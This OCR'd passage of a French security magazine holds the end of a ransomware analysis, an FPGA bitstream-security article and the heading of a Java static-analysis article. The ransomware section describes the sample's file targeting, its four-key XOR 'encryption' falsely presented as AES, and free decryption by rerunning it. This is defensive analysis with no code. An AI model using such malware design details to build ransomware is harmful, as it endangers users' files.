Il obtient donc un offset dans son propre fichier, vers une image qu'il va ensuite enregistrer dans le répertoire temporaire, sous le nom de **wallpaper.bmp**. Voici le code responsable de la création du fichier **wallpaper** : voir Figure 2.

Voici d'ailleurs le fameux *wallpaper* qui sera utilisé pour remplacer (à l'aide de la fonction **SystemParametersInfoA**) le wallpaper actuel de l'ordinateur infecté : voir Figure 3.

La seconde étape de notre code malicieux est de parcourir le disque dur à la recherche de fichiers pouvant être chiffrés dans le but d'obtenir une rançon. Il est possible de trouver une liste d'extensions recherchées par l'application. Voici donc cette fameuse liste : voir Figure 4.

Notre malware parcourt les disques de la machine à la recherche de ces fichiers pour les chiffrer. Pour ce faire, les fonctions standards de recherche de fichiers sont utilisées : **FindFirstFileA** et **FindNextFileA**. Pour chaque fichier trouvé sur le disque, l'extension est comparée à celles codées en dur dans le programme, et si celle-ci correspond, alors le fichier sera chiffré.

2 Chiffrement des fichiers

Voici la routine responsable du chiffrement des fichiers. Son fonctionnement est très simple. Elle utilise une table de 4 clés codées en dur. La routine effectue un roulement, et chaque DWORD utilise une clé différente. Tous les 4 DWORDS (à cause des 4 clés possibles), la routine retourne au début de la table des clés, et effectue un roulement continu jusqu'à ce que la totalité du fichier soit chiffré. La routine est un simple XOR et, en aucun cas, l'AES dont nous parle le wallpaper (voir Figure 5).

Une fois le fichier chiffré, la recherche de fichiers à chiffrer continue jusqu'à ce que tout le disque soit chiffré. Une fois tous les fichiers chiffrés, un fichier au nom effrayant (;-)) est créé, puis ouvert par l'application par défaut, contenant quelques mots pour le propriétaire de la machine infectée : voir Figure 6, page suivante.

La personne se rend compte alors que sa machine est infectée, surtout à l'aide du wallpaper modifié : voir Figure 7, page suivante.




Fig. 6 : Chiffrement des fichiers terminé : Bad news...

3 Déchiffrement des fichiers

L'utilisateur lambda retrouvera tous ses fichiers chiffrés, et pensera qu'ils sont perdus à jamais, à moins de payer la rançon :




Fig. 7 : Bureau d'une machine infectée




Fig. 8 : Exemple d'un fichier readme chiffré

Le fichier **CryptLogFile** contient tous les fichiers qui ont été chiffrés par notre ransomware. Il est intéressant de noter que notre ransomware vérifie la présence de ce fichier lors d'une seconde exécution et, s'il est présent, il ne continue pas plus loin et se ferme.




Fig. 9 : Fichier de log du ransomware

Comment déchiffrer nos fichiers ? Etant donné l'absence de contrôle, il suffit tout simplement d'effacer le fichier **CryptLogFile**, de relancer notre ransomware et, comme par magie, tous les fichiers seront déchiffrés automatiquement et gratuitement ;-) Voici un bel exemple de code bien pensé et efficace. En effet, l'utilisation de l'opérateur XOR permet un déchiffrement automatique des données.

Conclusion

En conclusion de cet article, j'aimerais insister sur le fait que nombreux sont les ransomwares qui prétendent utiliser de la cryptographie et, dans la majorité des cas, l'algorithme employé est très faible, voire ridicule. Malgré les messages alarmants que vous pourriez lire suite à une infection, il est préférable d'attendre plutôt que de payer la rançon, car, dans la majorité des cas, il est très simple de déchiffrer les données, et pour pas un centime. Certains ransomwares, comme celui présenté ici, vous fourniront même un moyen de déchiffrement intégré :-)

Cependant, il existe des cas (familles de ransomwares principalement) où la cryptographie est réellement employée et où il est impossible de récupérer ses fichiers. Je vous invite donc à faire des *backups* réguliers et à ne pas payer de rançon, pour éviter d'inciter à ce genre de pratique.

élément d'une des ressources opérationnelles. Cette mémoire est, dans la plupart des cas, réalisée avec une des trois technologies suivantes : ANTIFUSIBLE (la plus ancienne, configurable une seule fois), FLASH (non volatile) ou SRAM (volatile, la plus utilisée représente plus de 80 % du marché).

Pour réaliser une application avec un FPGA, il faut décrire le circuit électronique à réaliser avec un langage de description matérielle comme le VHDL[1] (*Very High Speed Integrated Circuit Hardware Description Langage*) **[3]**. Puis, il faut synthétiser cette description en circuit électronique. Cette étape et les suivantes peuvent se faire avec des logiciels gratuits fournis par le fabricant de circuit. Enfin, après une étape de placement et routage qui prend en compte l'architecture du FPGA, un fichier de configuration appelé bitstream est généré. Celui-ci spécifie au FPGA, lors de la configuration, la position des points de la mémoire de configuration.

Parmi les principaux fabricants de FPGA dans le monde, on trouve : Xilinx (n°1 du marché des FPGA SRAM) **[4]**, Altera (n°2 du marché des FPGA SRAM) **[5]**, Actel (n°1 du marché des FPGA Antifusibles et FLASH) **[6]**, Atmel, QuickLogic, Lattice, M2000 (cœurs de FPGA).

1.2 Architecture des FPGA

1.2.1 Une architecture matricielle

L'architecture la plus communément utilisée pour réaliser ces circuits est de type « îlot de calcul ». Dans ce cas, les ressources configurables sont disposées sous formes de matrice, comme le montre la figure 1. Des lignes de routage sont disposées horizontalement et verticalement autour des ressources configurables. Des blocs de connexion relient les ressources configurables aux lignes de connexion. Des matrices de connexion relient les lignes de routage horizontales et verticales.

1.2.2 Eléments configurables

Dans la plupart des cas, l'élément logique configurable de base des FPGA se compose d'une LUT (*Look Up Table*[3]) avec un nombre d'entrées allant de 4 à 8 pour les dernières générations, d'une chaîne de propagation rapide de la retenue et d'un registre de sortie afin d'assurer la synchronisation des signaux (très utile pour l'implémentation de calculs « pipelinés »). Ces éléments configurables peuvent être rassemblés en *clusters* hiérarchiques afin de favoriser une connectivité locale et rapide (cas des composants Altera).

Rapidement, afin de réaliser complètement des applications modernes, les FPGA ont dû se doter d'éléments configurables de mémorisation (apparition en 1999 dans les composants Virtex et Apex de Xilinx




Figure 1 : L'architecture matérielle d'un FPGA est le plus souvent une matrice très dense constituée de nombreux éléments configurables (logiques, arithmétiques et des mémoires) reliés par un réseau de lignes de routages horizontales et verticales. Avec les technologies SRAM et FLASH, le FPGA est reconfigurable. Dans ce cas, le FPGA change d'application par reconfiguration.

et Altera). Sans ceux-ci, la mémoire synthétisée doit être distribuée sur les LUT, ce qui laisse peu de place pour les traitements.

De plus, nombreuses sont les applications qui nécessitent la synthèse d'opérateurs du type multiplieur, additionneur et multiplieur/accumulateur. S'il est possible, grâce aux chaînes de propagation rapide de la retenue de réaliser sur un petit nombre de LUT des additionneurs efficaces, ce n'est pas le cas pour des multiplieurs très coûteux en ressources. Les industriels ont donc choisi d'implanter de façon matérielle des multiplieurs reconfigurables (la reconfiguration intervient en particulier sur la taille des données à traiter) au sein même de la matrice de grain fin. En positionnant ces multiplieurs près des colonnes d'éléments mémoires et d'éléments reconfigurables de grain fin, il est possible de synthétiser des opérateurs MAC (Multiplieur Accumulateur). Cette solution fut retenue par Xilinx pour les composants Virtex-II. Altera a choisi d'implanter dans les circuits de la famille Stratix des opérateurs câblés plus complexes pouvant directement être configurés en opérateurs MAC que l'on trouve également sur les nouvelles générations de FPGA Xilinx.

La plupart des FPGA, étant donné leur taille, ont besoin de réseaux de distribution de l'horloge spécialement adaptés à une transmission homogène des horloges sur toute l'architecture. Des dispositifs de régulation et d'asservissement des horloges sont implantés dans ces circuits. Les horloges sont traitées de façon bien particulière, puisque des broches du circuit leurs sont réservées. Pour les autres entrées/sorties, les blocs dédiés à la communication avec l'environnement extérieur sont aussi configurables afin de s'adapter aux différents standards de communication de l'environnement du circuit. Les entrées/sorties sont aussi spécialement conçues pour des débits importants, voire très importants dans certains cas.

2 Sécurité des FPGA

2.1 Problématique de sécurité matérielle

Les FPGA sont particulièrement prisées pour l'implémentation matérielle des algorithmes de sécurité des données. Effectivement, l'architecture de ces circuits contient un nombre très important (plusieurs dizaines de milliers) d'éléments logiques de grain fin. Cette granularité est très bien adaptée aux calculs utilisés dans de nombreux algorithmes de chiffrement (surtout le chiffrement symétrique). De plus, ces composants, lorsqu'ils sont de technologie SRAM ou FLASH (environ 90% du marché) sont reconfigurables. Cette propriété implique la possibilité de modifier l'algorithme implanté dans le circuit par reconfiguration matérielle. Grâce à celle-ci, le système évolue dans le temps par une mise à jour matérielle. Ainsi, un nouvel algorithme en remplace un autre ou une nouvelle architecture intégrant des contre-mesures à une attaque est implantée sans modification physique du système **[7]**.

2.2 Les menaces sur la configuration

2.2.1 Configuration des FPGA

Pour un FPGA, la propriété intellectuelle du concepteur de l'application (ingénieur *hardware*) tient dans un fichier de configuration appelé bitstream. Si un concurrent a accès à ce fichier, il peut le copier, voire le comprendre à l'aide des procédés d'ingénierie inverse. Or, les FPGA de technologie SRAM ont un problème critique de sécurité. Cette technologie de sauvegarde de la configuration dans le circuit est volatile. Afin de ne pas perdre la configuration à chaque coupure de l'alimentation en énergie, le bitstream doit être stocké dans une mémoire du type FLASH ou ROM externe. Ainsi, à chaque mise sous tension, le système charge le bitstream depuis la mémoire externe non volatile vers la mémoire de configuration interne du FPGA. Il est alors aisé pour un attaquant de lire le bitstream lors de ce transfert.

2.2.2 Les attaques possibles

Une fois que l'attaquant a le contrôle du système de reconfiguration, il a accès au bitstream et peut donc l'observer et/ou le modifier. Avec une simple observation, l'attaquant obtient des informations sur le circuit électronique réalisé avec le FPGA. On parle alors d'ingénierie inverse (en anglais *Reverse Engineering*). Cette attaque est complexe à mettre en œuvre, car cela demande une très bonne connaissance des circuits utilisés et du codage du fichier de configuration (dépendant de chaque famille et circuit de FPGA). Ceci dit, elle est particulièrement intéressante à mettre en œuvre pour trouver des clés de chiffrement si l'application configurée dans le composant fournit des services cryptographiques.

Plus simplement, si l'attaquant effectue une copie du fichier de configuration, il est capable de configurer autant de circuits identiques que l'on veut. On parle alors de clonage (en anglais *cloning attack*). Cette dernière attaque est particulièrement grave dans le cas de l'espionnage industriel et la lutte contre les contrefaçons.

Si l'attaquant change la configuration actuelle du FPGA par une ancienne, le circuit fonctionnera avec une version antérieure qui peut contenir des failles de sécurité, ce qui rend inefficace la mise à jour de la configuration. On parle alors d'attaque par rejeu (en anglais *Replay Attack*).

Enfin, si l'attaquant positionne une valeur aléatoire sur le bus de configuration pour causer un disfonctionnement et observer le comportement du système, c'est une attaque par injection de faute (en anglais *Spoofing Attack*). Celle-ci vise l'ensemble du système et tente de le mettre dans un état éloigné de son état de fonctionnement normal.

2.2.3 Parallèle FPGA/microprocesseur

La problématique de sécurité du fichier de configuration d'un FPGA est donc proche de celle des fichiers informatiques classiques qui sont traités par des microprocesseurs. Nous n'avons pas parlé de configuration malveillante, mais il est pensable d'imaginer cette possibilité par exemple sous la forme d'une configuration embarquant un cheval Troie.

Il est donc nécessaire de fournir à l'utilisateur les services classiques de cryptographie pour le fichier de configuration : chiffrement, intégrité, authentification et non-répudiation. Cependant, comme la suite va le montrer, les solutions commerciales ne sont pas encore satisfaisantes pour un niveau élevé de sécurité.

2.3 Les solutions commerciales

Pour pallier ce problème de sécurité, les fabricants de circuits FPGA proposent des solutions de chiffrement et d'authentification.

2.3.1 Chiffrement du bitstream

Les fabricants de FPGA SRAM, comme Xilinx ou Altera et les fabricants de FPGA FLASH comme Actel proposent de stocker le bitstream chiffré dans la mémoire externe

(ou sur un serveur pour une mise à jour à distance) et de le déchiffrer à l'intérieur du FPGA grâce à un circuit de déchiffrement embarqué.

Comme le montre la figure 2, cette solution est simple à mettre en œuvre, car elle est gérée lors du codage du bitstream par l'outil de CAO fourni par le fabricant de circuit (par exemple ISE pour Xilinx, Quartus pour Altera et Liberio pour Actel).

Cependant, elle souffre de défauts. Effectivement, l'unique service offert est le chiffrement, ce qui ne protège pas contre les attaques du type *Replay* et *Spoofing*. De plus, le choix du chiffrement est imposé par le fournisseur de FPGA.

Dans les premières versions du chiffrement de bitstream, Xilinx proposa l'utilisation d'un chiffrement symétrique triple DES avant de passer pour les versions suivantes à AES 128 et 256 bits, qui sont les algorithmes utilisés par Altera et par Actel (pour les FPGA de technologie FLASH).

Pour les FPGA SRAM (Xilinx et Altera), un problème majeur est celui du stockage sécurisé de la clé de chiffrement à l'intérieur du FPGA. Effectivement, la technologie SRAM est volatile ce qui interdit la mémorisation de la clé de chiffrement directement dans une partie de la mémoire. Pour pallier cet inconvénient, les fabricants ont proposé l'ajout d'une batterie extérieure (pile au lithium) qui maintient la mémorisation de la clé lors de la coupure de l'alimentation en énergie du composant. Cette solution entraîne nécessairement un surcoût et une augmentation de la surface de la carte électronique.

Il est aussi possible de graver une clé « en dur » dans le composant comme le propose Altera. Cette solution a l'inconvénient de lier une configuration à un circuit ce qui rend la maintenance du système difficile.

2.3.2 Authentification du circuit

Il est particulièrement difficile d'identifier un FPGA parmi N composants identiques. Bien qu'une identification micro-électronique soit possible en utilisant les défauts de fabrication, elle reste inutilisable pour l'utilisateur lambda. Il est donc indispensable que les fabricants proposent un circuit d'authentification dans leurs composants.

Xilinx propose une identification (appelée « *DeviceDNA* ») de 57 bits uniques par circuits des familles bas coûts SPARTAN-3A et SPARTAN-3AN. Il s'agit donc de fournir en interne un identifiant, à charge du concepteur de développer un circuit d'identification/authentification qui tire parti de cet identifiant.

Cette solution est toutefois une piste intéressante pour la protection contre la contrefaçon. Elle reste peu satisfaisante lorsque le bitstream est mémorisé dans une mémoire extérieure. Cependant, la famille SPARTAN-3AN propose des circuits dans lesquels la mémoire de configuration en technologie FLASH est embarquée dans la même puce que le circuit FPGA de technologie SRAM. Ainsi, en dehors de la mise à jour à distance, le bitstream est confiné à l'intérieur d'une seule puce.




Figure 2 : Dans un mode de fonctionnement normal, en haut, l'outil de CAO code le bitstream et le stocke dans la mémoire de configuration. A chaque mise sous tension, le FPGA charge ce bitstream en utilisant le bus de configuration. Dans un mode chiffré, en bas, l'outil de CAO code et chiffre avec un algorithme symétrique (ici AES) le bitstream avant de le stocker dans la mémoire de configuration. A chaque mise sous tension, le FPGA charge ce bitstream chiffré et effectue le déchiffrement avant de se configurer. Le déchiffreur est donc un circuit figé embarqué dans le FPGA.

2.3.3 FPGA sûres ?

On constate que, malgré les efforts faits ces dernières années par les fabricants de FPGA, l'aspect sécurité reste encore à développer. Cependant, la problématique de la sécurité matérielle et de la protection de la propriété intellectuelle (principalement la lutte contre la contrefaçon) pousse les fabricants à l'innovation dans ce domaine. De plus, comme nous l'avons vu précédemment, ces composants sont de plus en plus utilisés dans des applications de sécurité. Concernant ce dernier point, il ne serait pas étonnant de voir sortir prochainement, sur le modèle des crypto-processeurs, un crypto-FPGA embarquant toutes les sécurités matérielles connues à ce jour et proposant des services (reconfigurables) de cryptographie. Dans l'attente de cette solution « clé en main », les concepteurs doivent faire preuve de prudence et d'originalité.

2.4 D'autres solutions

Le monde académique possède toujours quelques coups d'avance en matière de recherche de solutions innovantes. Les premiers travaux concernant des services de protection du bitstream des FPGA ont été publiés en 2001 **[8]** et en 2003 **[9]**. Cette dernière solution est plus flexible que les solutions proposées aujourd'hui, car elle repose sur la reconfiguration dynamique des composants.

Avec cette solution, l'algorithme de chiffrement est choisi par le concepteur. Ces premières solutions ne proposent pas de service d'authentification, mais elles ont inspiré d'autres travaux. Aujourd'hui, des chercheurs de la société NETHEOS et de l'Université de Montpellier **[10]**, ainsi qu'une équipe de l'Université de Cambridge **[11]** proposent des solutions très complètes qui répondent en partie aux besoins de service cryptographique. Cependant, les efforts à fournir pour obtenir des solutions de protection à bas coûts et simples à mettre en œuvre sont encore nombreux à fournir. La sécurité matérielle reste un challenge pour les concepteurs de système embarqué.

Conclusion

Les systèmes embarqués forment un domaine récent de l'électronique en très forte évolution. Celle-ci entraîne l'émergence de nouveaux composants ce qui élargit les choix de conception. Les FPGA, circuits matériels reconfigurables, font partie des composants tirant bénéfice de l'évolution des systèmes. Effectivement, ils proposent aux concepteurs de système un compromis très intéressant entre les très grandes performances de circuits matériels spécialisés ASIC et la flexibilité des circuits programmables (microprocesseurs, DSP, microcontrôleur).

Si les FPGA concentrent les avantages des ASIC et des microprocesseurs, ils concentrent de même certains de leurs défauts. La sensibilité aux attaques matérielles comme logicielles fait partie de ce constat.

Effectivement, comme une carte à puce, les FPGA sont sensibles aux attaques matérielles connues (par exemple, les attaques par analyse de la consommation de puissance et/ou du rayonnement électromagnétique). Mais, ils sont aussi sensibles aux attaques visant le code des microprocesseurs. Cette fois-ci, ce ne sont pas des instructions ou des données de programmes qui sont visées, mais le fichier de configuration (bitstream) du FPGA. Cette sensibilité est d'autant plus importante pour les FPGA de technologie SRAM que le fichier de configuration est le plus souvent mémorisé dans une mémoire FLASH à l'extérieur du circuit.

Comme nous l'avons vu dans cet article, les fabricants de FPGA fournissent aujourd'hui quelques solutions de chiffrement du fichier de configuration et d'authentification des circuits. Cependant, ces solutions restent insuffisantes pour obtenir un haut niveau de sécurité.

Ainsi, les concepteurs de système embarqué désireux d'utiliser un FPGA devront prendre le temps de considérer l'aspect sécurité comme une des contraintes principales du développement au même titre que les performances ou la consommation de puissance. Aujourd'hui, il existe très peu de méthodes qui puissent guider le concepteur et valider les solutions mises en place. Fort heureusement, de très nombreux travaux sont en cours dans les laboratoires des universités et des centres de recherche industrielle pour répondre à cet enjeu de la sécurité matérielle qui s'annonce être un des enjeux majeurs de la conception de produits électroniques dans les prochaines années.

NOTES

1 D'autres langages comme Verilog et SystemC existent, mais VHDL reste le plus utilisé en Europe actuellement.

2 Un ASIC est un circuit électronique réalisé *sur mesure*. Ce sont les circuits les plus performants, mais aussi les plus chers et longs à réaliser.

3 Une Look up table est équivalente à une petite mémoire RAM dans laquelle on mémorise la table de vérité d'une fonction logique. Une LUT à 4 entrées et 1 sortie, classiquement utilisée dans les FPGA, est donc équivalente à une RAM 16 bits.

RÉFÉRENCES

[1] BOSSUET (L.), *Architecture, Conception et Utilisation des FPGA*, cours de l'ENSEIRB-MATMECA

[2] MAXFIELD (C.), « The Deign Warrior's Guide to FPGAs », ELSEVIER, ISBN 0-7506-7604-3

[3] http://vhdl33.free.fr/

[4] XILINX Corporation, http://www.xilinx.com

[5] ALTERA Corporation, http://www.altera.com

[6] ACTEL Corporation, www.actel.com

[7] BOSSUET (L.), GOGNIAT (G.), « La sécurité matérielle des systèmes embarqués », chapitre 5 du Traité IC2, série « réseaux et télécoms », *Les systèmes embarqués communicants : mobilité, sécurité, autonomie*, aux éditions Hermes Science, septembre 2008.

[8] KEAN (T.), « Secure Configuration of Field Programmable Gate Arrays », in *Proceeding of 11th International Conference on Field-Programmable Logic and Applications*, septembre 2001.

[9] BOSSUET (L.), GOGNIAT (G.), BURLESON (W.), « Dynamically Configurable Security for SRAM FPGA Bitstreams », in *International Journal of Embedded Systems*, IJES, from Inderscience Publishers, Vol. 2, Nos. 1/2, p. 73-85, 2006.

[10] BADRIGNANS (B.), ELBAZ (R.), TORRES (L.), « Secure FPGA configuration architecture preventing system downgrade », in *Field Programmable Logic*, p. 317-322, septembre 2008.

[11] DRIMER (S.), KUHN (M.), « A protocol for secure remote updates of FPGA configurations », in *5th International Workshop on Applied Reconfigurable Computing*, mars 2009.



ANALYSE STATIQUE DES PROGRAMMES JAVA ET LEURS CONTEXTES D'UTILISATION

Mariela Pavlova

mots-clés : ANALYSE STATIQUE DES PROGRAMMES / VÉRIFICATION DÉDUCTIVE DES PROGRAMMES / SÛRETÉ DE CODE / SÉCURITÉ DE LA COUCHE APPLICATIVE DU FRAMEWORK MIDP / CODE AUTOCERTIFIÉ

